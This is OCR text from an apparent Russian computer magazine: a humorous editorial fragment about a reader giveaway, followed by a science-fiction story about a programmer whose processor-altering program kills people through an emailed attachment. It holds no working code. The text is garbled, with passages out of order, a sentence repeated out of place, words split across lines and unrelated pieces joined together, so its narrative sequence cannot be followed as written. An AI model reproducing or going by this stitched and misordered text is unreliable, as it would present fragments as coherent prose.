
людям, выставляли перед ними кегли и предлагали сыграть в игрушечный боулинг. К сожалению, игрушечного бильярда скупщики краденого не продавали, так что уж чем богаты - тем и рады. Правила, в соответствии с которыми мы предлагали людям сыграть в «наш» боулинг, были на удивление просты: если ты сбиваешь все кегли, то получаешь призы - игрушки и майки. Если сбиваешь не все - то в любом случае получаешь все призы. И все это только для читателей Спеца. Плэйбоевцев и прочих читателей приходилось отгонять поганой метлой :-). А «спецовцы» радовались и участвовали. Так что где-то в 3.40 по московскому времени акции «Игрушечный боулинг - боулинг для всех. Выиграй не попав!» был дан старт. В процессе съемок я выяснил несколько важных на будущее вещей:

- Японцы удивительно неспециальный народ.
 - Если за ними бежать - то они будут бежать от тебя.
 - Если пытаться им что-то крикнуть вдогонку на плохом английском, они начнут понимающе удивляться и ничего не скажут. Разве что прибавят шаг.
 - Если в разгар холодного московского октября, на площади у Большого, ты хочешь предложить японцам сыграть в «игрушечный боулинг», то, скорее всего, они просто убегут. Но убегут улыбаясь.
 - Все японцы очень вежливые. Все время улыбаются и убегают.
- В общем, после того, как я отчаялся найти хотя бы одного японца, который бы читал Спец и хотел выиграть приз, мы все переместились на площадь у городской Думы и стали завлекать читателей Спеца - будущих участников нашей акции.

Первым оказался сварщик, варивший какую-то дверь.

Да, необходимое пояснение: мы - на сей раз не только я и НоА. А еще Донор и X-Tracer - так что было совсем весело. К тому же вдвоем на такую охоту идти стремно. Поэтому ходили вчетвером. Чтобы не страшно было. И релаксно.





ПОГРАНИЧНАЯ СТРАЖА

Что-то тяжелое и железное за стеной упало на пол. Вадим вздрогнул. Было ощущение, что это «что-то» грохнулось о кафель практически у него под ногами, хотя здесь, в пустом коридоре, падать было нечему.

- ...Черт бы побрал эти ножницы, - продолжил тем временем мужчина за стеной. - На чем я остановился?

- «Повреждения, описанные в пункте «два»...» - ответил женский голос.

- Да-да, вспомнил! «Повреждения, описанные в пункте «два», потерпевшая получила в течение краткого... краткого...» Успеваете? «Краткого периода времени. В скобках - «одновременно»».

Сухой кашель курильщика. Вадим нервно теребил пальцы на руках - в тех пределах, которые позволяли наручники. То, что он сейчас слышал, добивало его окончательно.

- «В связи с этим установить очередность повреждений не представляется возможным», - откашлявшись, продолжил диктовать мужчина.

Там, за дверью, шло вскрытие. Вадим знал это, знал он и ту женщину, чью грудную клетку зашивал сейчас огромной изогнутой иглой патологоанатом, надиктовывая протокол лаборантке. Но лучше всего он знал, зачем он здесь.

- Следующий пункт. «Получив повреждения, описанные в пункте «два», потерпевшая могла жить в пределах от нескольких десятков секунд до нескольких десятков минут...».

«Три, - подумал Вадим, комментируя слова патологоанатома. - Три минуты».

- «...и совершать при этом активные действия... В скобках - «передвигаться, звать на помощь»».

Лаборантка тихо шелестела бумагой за низеньким столом. Вадим видел ее образ сквозь стену так четко, будто стоял у нее за спиной.

- Где там этот мальчишка? - неожиданно прервав свой жуткий монолог, спросил судебный медик. - Пусть заходит, а вы пока готовьте конвертики для волос...

Откуда-то сбоку к Вадиму приблизился конвоир в бронежилете, шелестя дулом укороченного автомата. Вадим понял все без слов.

Поднялся, стиснув зубы, - очень не хотелось входить в эту дверь, из которой волнами накатывали очень неприятные сладковатые запахи.

- С правой височной области, - услышал Вадим голос в двух шагах от двери. - Теперь с левой...

- Доктор, зачем все это? - спросила лаборантка, протягивая листок бумаги, сложенный в виде пакетика. Судебник вырвал пинцетом несколько волос, сунул их в протянутый пакетик и ответил несколько раздраженно:

- Следователь задницу прикрывает... И хватит этих вопросов, в коридоре подозрительный... Готовьте пакетики для ногтей, я стригу правую кисть.

Вадим остановился у самой двери, не в силах сделать последние шаги. В горле встал большой тягучий комок слюны, он никак не хотел проглатываться, накатил паника. Вадим отшатнулся назад и наткнулся на ствол автомата. Пришлось собрать волю в кулак и перешагнуть порог прозекторской.

Там царил полумрак, только два источника света делили комнату на части - огромная бестеневая лампа над секционным столом и настольный светильник лаборантки у окрашенного белой краской на две трети окна. В пятне света головой к двери лежала женщина, достаточно бледная для того, чтобы казаться нереальной. Голова ее была запрокинута назад через деревянный брусок, который Вадим про себя сразу же окрестил плахой - за выемку посередине, как на гильотине. Под спиной образовалась большая розовая лужа - патологоанатом смывал с тела кровь при помощи душевого шланга, разбрызгивая ее довольно широко вокруг стола. Самого врача защищал огромный, до пола, оранжевый фартук и резиновые сапоги; Вадим и его сопровождающий непроизвольно сделали несколько шагов назад, чтобы не попасть в облако брызг.

Не сразу заметив вошедших, врач остановился, закрутил кран и приблизился к Вадиму, глядя ему в глаза.

- Мне всегда было интересно, - сказал он, подойдя вплотную, - насколько это просто - убить человека. Разрезать пополам мертвое тело - это не то... Работая здесь, я начал ценить жизнь как никогда ранее - и поэтому не могу победить в себе ту волну возмущения, которая поднимается во мне, когда я вижу безвременно ушедших.

Вадим не ожидал подобного. Он рассчитывал только взглянуть на... «На Марину...». И после этого вернуться в следственный изолятор.

Тем временем врач, сняв перчатки со следами крови, взял Вадима за руку и подвел к женскому телу на столе.

Несомненно, это была Марина. Но такой он ее не видел никогда...

Короче говоря, он был ГЕНИАЛЕН. И, как всякого гения, его погубило его же открытие.

- Смотри, - подтолкнул его к столу судебник. - Ей было двадцать два года. И ей теперь всегда будет двадцать два года...
Вадим приблизился к столу на пару шагов и оказался в пятне света. Наручники сверкнули ему зайчиками в глаза, он отодвинул руки в сторону; после чего заглянул ей в лицо - в то, что осталось от лица... Его, конечно, сумели подхватить. Конвоир, закинув автомат за спину, успел подставить руку, да и патологоанатом был тоже рядом. Вадим мягко опускался вниз, подгибая колени.
Его вынесли в коридор, несколько раз ударили по щекам. Он мотнул головой из стороны в сторону, ударился затылком о стену и окончательно пришел в себя. Несмотря на слабость, решительно встал, вернулся в прозекторскую, подписал акт опознания и вопросительно взглянул на милиционера. Тот бросил последний взгляд на ту, что лежала сейчас на столе, и воткнул ствол Вадиму между лопаток - у охранника дома подрастала дочь, уже учится в третьем классе, мальчишки табором за ней ходят...
- Иди давай, - грозно произнес он в спину Вадима. Тот сделал несколько шагов и все-таки не выдержал - разрыдался как ребенок, уткнувшись в стену лбом.
Конвоир попытался подтолкнуть Вадима, но тот нервно, не оглядываясь, отмахнулся от автомата скованными руками и опустился по стене на пол, продолжая исторгать из себя стоны и рыдания, хриплые и протяжные...
Все было неправильно. Все было зря.
Из дверей на него угрюмо смотрел патологоанатом. Он опять не понял, зачем одни люди убивают других.

РЕТРОСПЕКТИВА

«CNN, 24 марта 2019 года.

Всю прогрессивную общественность потрясло известие о таинственной гибели профессора Макаурта, жившего на своей вилле в штате Калифорния. Отойдя от дел, профессор периодически преподавал в университете теорию анализа, проповедуя свои радикальные взгляды на проблемы программирования... Он был найден мертвым у своего компьютера, который по каким-то причинам оказался разобранным - Макаурт, никогда не заглядывающий вглубь электронной техники, по одному ему известному поводу взял в руки отвертку... Таинственности добавляет тот факт, что процессор его компьютера оказался в нерабочем состоянии по причине полной перестройки внутренней архитектуры... Данным моментом сейчас тщательнее занимаются эксперты... Заслугами Макаурта перед научным миром являются...».

«CNN, 2 апреля 2019 года.

Очередная загадочная смерть - сегодня утром в своем рабочем кабинете по не известной пока причине скончался один из ведущих разработчиков корпорации «Глобал сенсорик» Ким Паркер, известный своими разработками в сфере... Он был найден мертвым за своим рабочим столом; в правой руке он сжимал самую обыкновенную отвертку, в левой - видеокарту, добытую им из своего компьютера... Вспоминая недавнюю смерть профессора Макаурта, наступившую по до сих пор не выясненным причинам, остается упомянуть, что видеопроцессор представлял собой просто кусок кремния без следов внутренней архитектуры... Следствие ведут лучшие специалисты в области информационных преступлений...».

Он был необычайно талантлив, этот студент - Вадим Гостюхин, учащийся четвертого курса Академии программирования и анализа. Его ставили в пример всем, начиная от абитуриентов и заканчивая маститыми учеными, сдающими докторский минимум. Защищая диссертацию, считалось хорошим тоном упомянуть несколько открытий, сделанных Вадимом за годы его обучения, представить пару ссылок на его работы и на него самого. Сам Вадим этого старался не замечать, хотя был уверен в абсолютной справедливости происходящего.

Он не просто подавал надежды - он дарил их другим; дарил своим творчеством, виртуозным программированием, умением решать неразрешимое и разгадывать неразгаданное. Его знание языков недалекого прошлого, таких, как Си, Паскаль и Ассемблер, подкупало даже тех профессоров, которые около тридцати лет назад воспи-

тывались на них и присутствовали при смене поколений, - когда Гарри Краун создал Ассемблер-2, названный впоследствии Эс-Би (от английского «Second Breath» - «Второе дыхание»), язык, затмивший преимущества всех доселе существовавших языков программирования. Он, зная в совершенстве Эс-Би, не забывал предтечу, зная в совершенстве практически все, что существовало ранее, и умев решив все современные задачи на старых языках (хотя большинство его однокурсников и преподавателей не видели в этом никакого смысла - все равно что учить старославянский, имея «пятю» по современному русскому языку).

Короче говоря, он был ГЕНИАЛЕН. И, как всякого гения, его погубило его же открытие.

Вадим Гостюхин жил на стыке двух эпох - умирало одно, рождалось другое, принципиально новое. Заканчивалась эпоха персоналок, техника внедрялась в человека, становилась его частью, неотъемлемой, как естественные органы - как кровь, глаза, сердце. Программное обеспечение изменилось кардинально - перебои, что наблюдались в работе продукции Майкрософт в течение последних тридцати лет в их версиях Windows, - тем перебоям просто уже не могло быть места. Зависнув, программа могла убить человека - не позволительная роскошь для программиста, не говоря уже о самой жертве...

Гарри Краун спас мир - он подарил нам всем язык программирования, исключающий ошибки. Исключающий их в принципе. Существование ошибки в программе, написанной на Эс-Би, было невозможно. Наконец-то все вздохнуло свободно, широко и радостно - Windows стала идеальной, явив миру триумф компании Microsoft. К тому времени Билл уже отошел от дел, готовясь к пути в мир иной (у него обнаружили рак), но его преемники, поставив на кон все, выиграли - Эс-Би победил всех и вся, затмив собой прелести периода объектно-ориентированного подхода. И на высоте расцвета Ассемблера-2 в мир ворвался сверкающей искоркой Вадим Гостюхин, Россия. Он вскрыл внутренности Эс-Би, показав всему миру, что может быть, когда гений обнаруживает неизведанное в том, что казалось абсолютно известным. Но это вскрытие для многих людей ничем не отличалось от вскрытия трупа на патологоанатомическом столе...

Они встретились в одном из компьютерных клубов Москвы на тусовке, посвященной юбилею создания Эс-Би, - языку программирования исполнилось всего десять лет, но он уже настолько изменил ход истории, что люди начали праздновать дату его создания. В течение последних пяти лет ежегодные торжественные мероприятия в среде тех, «кто понимает», приобретали все более широкие масштабы. Много знакомых лиц, обилие «звезд» эстрады и суперпрограммистов, море коктейлей и шоколада - типичная атмосфера праздника, не изменившаяся за последние пятьдесят лет. «Золотая молодежь» отрывалась, порой забывая о причине, собравшей их всех вместе. Музыка, звучащая отовсюду; огромные мультимедийные экраны, транслирующие великолепные видеоэффекты, созданные по последнему слову техники; возможность играть в интерактивные игры по высокоскоростным спутниковым каналам...

Как обычно, через полчаса от начала торжества девяносто процентов приглашенных забывало об истинной цели праздника и отдавалось веселью с бесшабашностью, свойственной молодости. Но всегда находились те самые десять процентов, которые даже на фоне громко звучащей музыки и льющегося отовсюду мультимедийного безумия были способны поддержать беседу о создании процедур, методов, классов, событий и всего остального, являющегося неотъемлемым атрибутом программирования на Эс-Би.

Эти люди, узнающие друг друга по горящему взгляду, по жесту кулачки, рвущейся от самого сердца при упоминании волшебного сочетания «Эс-Би», по огромному количеству работ, написанных на этом сказочном языке и названных их именами, часто проскальзывающими в беседах... Они были особым «обществом в обществе»; каждый из них получал от пяти до десяти тысяч долларов за час работы на Ассемблере-2. Безусловно, все они были талантливы - но и среди талантов всегда находятся гении, к числу которых принадлежал и Вадим.

Его узнавали за много десятков шагов, в толпе, по звуку голоса, по манере одеваться - но чаще всего по его небрежным, но предельно точным замечаниям, которые он делал, проходя сквозь чью-нибудь беседу об очередном баге на Паскале, который обходится на Эс-Би

в два счета. При этом его совсем не интересовал ход беседы - он продвигался сквозь разношерстную толпу к барной стойке, но его ухо просто не могло слышать чьи-либо претенциозные замечания, сделанные на принципиально неправильной основе. Он с хитрой улыбкой исправлял заблуждение говорившего, не переставая держать в прицеле бармена, - и разговор замирал сам собой, все смотрели ему в спину, и благоговейный шепот доносился вслед:
- Гостюхин... Это он открыл... Это его решение оказалось лучшим... Это ОН...

Самого Вадима это не интересовало - он приближался к барной стойке, заказывал себе какой-нибудь экзотический коктейль и оглядывал зал в поисках особы, которой будет все равно, на каком языке он пишет по ночам вирусы, - лишь бы она была красива, стройна, улыбочива - в общем, представляла собой идеал клубной девушки. Сегодня, как и обычно, такая нашлась довольно быстро. Представилась она Мариной, о самом Вадиме была наслышана достаточно - в общем, знакомство было быстрым, в нужных пределах. Гостюхин немного расспросил ее об интересах - и был поражен, узнав, что перед ним программист файрволов; одно из лучших творений в этой области было написано Мариной с использованием технологий, открытых Крауном и улучшенных самим Вадимом.

Постепенно разговор из специальных областей перекинулся на общих знакомых, потом перешел в область флирта, ну а затем... Дальше все было понятно. Такси примчало их обоих к Вадиму домой...

Он откинул одеяло, поднялся, подошел к бару и, налив себе стакан апельсинового сока, выпил его, не обращая внимания на боль в горле. Жаль... Он был готов продолжить с ней отношения - ведь она так слушала его...


Вернувшись к постели, он хотел завалиться спать еще на пару часов, но тут его внимание привлек листок бумаги, одиноко лежащий на столе возле клавиатуры. Вчера его там точно не было. Вадим прошлепал к столу босыми ногами, на ходу пытаясь попасть в тапочки, и протянул к листку руку, надеясь увидеть там адрес и телефон и одновременно предчувствуя недоброе...

«ВАДИМ, НЕ ИЩИ МЕНЯ. Я ВНИМАТЕЛЬНО СЛУШАЛА ТЕБЯ ВЧЕРА... МНЕ ОСТАЛОСЬ ЖИТЬ НЕСКОЛЬКО МЕСЯЦЕВ - ВРАЧИ ОБНАРУЖИЛИ У МЕНЯ «Эс-Би», ПРОСТИ И ПРОЩАЙ»

Похмелье моментально слетело с Вадима. Он несколько раз вслух прочитал записку, написанную твердым красивым почерком, убеждая себя в том, что это все сон, что это все происходит не с ним.

- Эс-Би... - шептал он, глядя перед собой невидящими глазами. Вирус, названный так же, как и язык программирования, «второе дыхание» СПИДа - открытый несколько лет назад, после тотальной вакцинации от своего прародителя, уже успел унести жизни нескольких миллионов людей. Все его первооткрыватели погибли во время неудачных экспериментов - после чего вирус вырвался на волю и отправился гулять по миру...

Ужас, охвативший Вадима, трудно передать словами. Дрожащие ноги не держали его - он упал в кресло у стола с персоналкой и



Потом, сидя в кресле, накрывшись простыней и разглядывая с расстояния в несколько метров Марину, делающую пару коктейлей у домашнего бара, он решил ей открыться. И рассказал все - и о Маккартуре, и о «Глобал сенсорик», и много еще о чем. Поглощенный рассказом, он не заметил, как Марина, широко раскрыв глаза, слушает его, а из горлышка с дорогим ликером бежит на пол тоненькая душистая струйка...

- Пока еще не знаю, что с этим делать, - задумчиво проговорил Вадим в конце. - Но ведь это работает и еще как... Так было и с вечным двигателем - вы сначала создайте его, а мы уже найдем для вашего открытия применение.

Марина вздрогнула, когда ледяная струя ликера мазнула ее по обнаженному бедру; увидев, что вылила на пол почти всю бутылку, она прикрыла лужицу на ковре собой, но Вадим не обратил на это внимания - он был поглощен своими мыслями.

Ошеломленная девушка постояла несколько минут с двумя бокалами в руках, а потом подошла к Вадиму; они медленно выцедили сквозь зубы морозную ароматную жидкость, после чего она присела к нему на колени и жадно поцеловала его в холодные губы...

Утро пришло как-то неожиданно - просто ворвалось в окно ярким солнечным лучом и ударило по глазам. Вадим зажмурился, попытался отодвинуться в сторону - и вдруг понял, что постель рядом пуста, Марины нет. Не открывая глаз, он позвал ее хриплым голосом - после нескольких ледяных коктейлей в горле першило. Ответом была тишина.

Вадим открыл глаза. Никого. Девушка ушла.

смял записку в кулак. Путь передачи был тот же, что и у СПИДа, - следовательно...

Первым желанием было бежать в клинику и сдать анализ - убедиться в том, что с ним все в порядке. Но где-то внутри трезвый расчет программиста убеждал в обратном - что еще рано, что первые проявления появятся («ПОЯВЯТСЯ!!!») через пару месяцев, тогда же можно будет обнаружить в крови антитела.

Страх - великая сила, двигатель прогресса наравне с рекламой. Вадим на одном из дисков нашел файрволл, написанный Мариной, установил его и просмотрел информацию об авторе.

«Protection of frontier Firewall - Marina Beskudnikova, Russia, 2018. All Rights reserved. Незаконное распространение преследуется по закону. Обо всех нарушениях авторского права незамедлительно сообщать по адресу marina@309.BB.0.0.F7/uDomains.ru».

Второе название, русское, у файрволла было «Пограничная стража» - примерно так можно перевести «Protection of frontier». Но Вадим не заинтересовало это красивое название - он впился глазами в адрес электронной почты, за которым надо было найти девушку, заразившую его страшным вирусом.

Пальцы сами легли на клавиатуру, внесли адрес в адресную книгу и отправили тестовое письмо. За настройки Вадим не опасался - его IP не смог бы определить никто, обратный адрес тоже подменялся неоднократно, проходя через множество выдуманных им фильтров. Через мгновение подтверждение доставки всплыло посреди огромного двадцатипятидюймового экрана. Адрес существовал в действительности. Оставалось выяснить его географическое положение - вполне возможно, что сервер «309.BB.0.0.F7/uDomains.ru» мог пред-

Широко раздувая ноздри, он, не мигая, смотрел в трей, где мигал значок соединения.


лагать свои услуги где-то рядом. Но нет - ящик оказался вторичным - с него все форвардилось в неизвестном направлении, на защищенный адрес, идентифицировать который Вадим не смог - ведь против него сейчас играла опытная профессионалка.

Вадимом овладело бешенство. Широко раздувая ноздри, он, не мигая, смотрел в трей, где мигал значок соединения. Мерцающий треугольник не давал отвести взгляд в сторону, где-то в груди росла волна гнева. Через несколько секунд он схватил «мышку» и, не глядя, выбрав адрес из списка своих контактов, отправил по нему письмо с вложением...

«CNN. 22 апреля 2019 года.

...К расследованию серии загадочных смертей подключен отдел ФБР, занимающийся аномальными явлениями... Очередной жертвой стал доцент, декан факультета Московской академии программирования и анализа Виталий Измайлов. Секретарша нашла его в кабинете мертвым... Последним его распоряжением стала просьба принести ему в кабинет отвертку, при помощи которой он по неизвестным причинам вскрыл корпус своего персонального компьютера и извлек из него материнскую плату... Признаком насильственной смерти, как и в предыдущих случаях, на теле Измайлова обнаружено не было...».

Из отчета агента «Брайана» от 24 апреля 2019 года ответственному по группе дознания:




«...Также сообщая, что после окончания осмотра кабинета Измайлова был изъят для детального изучения его персональный компьютер. Ввиду полной непригодности для работы материнской платы все составляющие были перенесены на исправную базу... Компоненты признаны работоспособными... По окончании просмотра содержимого винчестера были обнаружены четыре письма, полученные доцентом Измайловым 22 апреля. Три из них оказались сообщениями служебного характера... Текст четвертого привожу полностью: «Дорогой Виталий! Шлю тебе, как ты и просил, очень интересный ехе'шник. Открывая, не опасаясь за свой комп. После инсталляции перекинь пару джамперов на «маме» - R19 и R21. С уважением, Балабанов». Письмо подписано неким Балабановым, другом Измайлова по учебе в Новосибирске. Установлено, что обратный адрес письма соответствует подписи на нем, но сам Балабанов в течение последних трех недель находится в Швеции на конгрессе... Вывод по состоянию набора схем системной логики будет сделан после осмотра его экспертами, хотя уже сейчас ясно, что полностью нарушена ее архитектура...».

На следующий день Вадим не пошел на занятия. И через день - не пошел. Купив в магазине несколько бутылок водки, он беспорядочно пьянствовал, помня свою спокойную прежнюю жизнь, прерванную какой-то сволочью, заразившей его. В пьяном бреду перед ним проплывали причудливо искаженные страницы его короткой насыщенной жизни. Окончание школы, внезапное увлечение программированием; за лето он освоил несколько языков и успешно сдал вступительные экзамены в Академию.

Родители были немного взволнованы - их сын в мгновение ока стал гением. Учителя успокаивали - ребенок просто очень удачно сумел приложить свои знания и умения, не дожидаясь того часа, когда станет ясно, что вся жизнь отдана не любимой работе, а чему-то случайно выбранному... В год поступления в Академию необычайно вырос рейтинг выпускников с факультета, занимавшегося Ассемблером-2 - и, естественно, Вадим, желая добиться славы на этом поприще, выбрал именно этот факультет.

Исходя из его потенциала, многие преподаватели были уверены - не создай Эс-Би Гарри Краун, его создал бы Вадим Гостюхин. Изучив программу четырех курсов за два года, в настоящий момент он готовился к досрочным выпускным экзаменам. Жил он в одиночестве, снимая квартиру в центре Москвы - сначала не без помощи родителей, а потом денег, которые он стал зарабатывать, создавая проекты на заказ. В течение последних шести месяцев он стал необычай-



но популярен - после создания приложения, способного контролировать эмоциональный фон человека.

Он не был избалованным - но стал более требовательным; суммы гонораров росли, появились агенты, продающие его программные творения. Его расположения добивались многие - главы корпораций, программисты, преподаватели, красивые женщины, звезды эстрады, политики. Вадим стал чертовски популярной личностью; не всякий мог похвастаться приватной перепиской с самим Гарри Крауном; не всякий мог выгребать из своего почтового ящика десятки приглашений работать на монстров компьютерной индустрии. У Вадима все это было в избытке.

Однажды к нему обратился представитель корпорации «Интел» с просьбой создать отладчик, способный изменять скорость процессора программно - путем перестройки его архитектуры в процессе работы. Причем перестройки гибкой, обратимой - такой, какой мог бы пользоваться рядовой пользователь, не боясь уничтожить дорогостоящий процессор.

Вадим задумался над решением проблемы в принципе. Кое-что показалось ему невыполнимым - но лишь до тех пор, пока он не начал писать программу. К его услугам были все образцы процессоров корпорации, начиная с самых ранних, все архитектурные решения, масштабные модели некоторых узлов. Он погрузился в изучение самой структуры кремния, забрался в физику, химию, изучил протекание процессов на атомном уровне...

Постепенно решение задачи начало вырисовываться - пока еще на черновиках, но самое главное - принцип - было найдено. Вадим сумел не просто написать программу, изменяющую архитектуру процессора для регулировки скорости, - ему удалось создать нечто принципиально новое. Его программа, которую он собирался создать в течение ближайшего месяца, должна была оптимизировать структуру процессора в соответствии с решаемой на данном конкретном компьютере задачей - путем перекаивания микросхем «на ходу». Процессор становился «живым».

Современные «камни» обладали огромными невостребованными ресурсами. Вадим сумел-таки направить эту внутреннюю нереализованную энергию на решение заданной президентом «Интел» задачи. Если бы ему все удалось, то корпорация AMD прекратила бы свое существование.

вый, из последней партии, после чего дождался появления трехмерного интерфейса «Windows» и откинулся в кресле. В центре экрана появилось предложение запустить «CPU accelerator».

- Please, - коротко произнес Вадим, указывая на «мышку». Менеджер протянул руку, явив Вадиму массивный золотой перстень на указательном пальце, и ткнул указателем в розовый кубик кнопки «Yes». Окошко с приглашением исчезло. Ничего не произошло. Менеджер вопросительно взглянул на Вадима. Тот понимающе кивнул головой и запустил из меню основное окошко программы, после чего выбрал там нужную скорость работы процессора, нажал пару раз «Apply», после чего запустил тестовую программу и продемонстрировал менеджеру результат бенчмарка. Скорость процессора выросла чуть ли не в полтора раза.

«Интеловец» поджал губы и покачал головой, после чего, поговорив по телефону, перевел на счет Гостюхина некую сумму денег и на прощание дал ему для тестирования программы последний образец творчества архитекторов корпорации - в красивой цветастой коробочке.

Когда менеджер ушел, Вадим вернулся за разогнанный комп и с удовлетворением посмотрел на результаты своей работы, потом вновь открыл окошко «акселератора» и решил добавить «камню» по

Структура «камня» была нарушена, но то, как она была нарушена, привело в изумление Вадима - кристалл жил своей жизнью, силиконовые частицы сгоревшего процессора самостоятельно передвигались и даже вылезали из поля зрения. То, что видел сейчас Гостюхин на экране микроскопа, выведенного на монитор, - было НОВОЙ ФОРМОЙ ЖИЗНИ, жизни на основе кремния.

В течение месяца он не посещал занятия в Академии, сославшись на болезнь, - ему все простили за его гениальность. Вадим проводил за компьютером и за книгами Гарри Крауна по восемнадцать-двадцать часов в сутки, моделируя различные подходы к решению проблемы. Благодаря корпорации «Интел» он уничтожил своими экспериментами не один десяток «каменей» - но фирма продолжала снабжать его дорогостоящими процессорами новых поколений, которых еще даже не было в продаже (капиталисты делали ставку на Гостюхина, не жалея никаких денег - правда, с него взяли подписку о неразглашении производственной тайны).

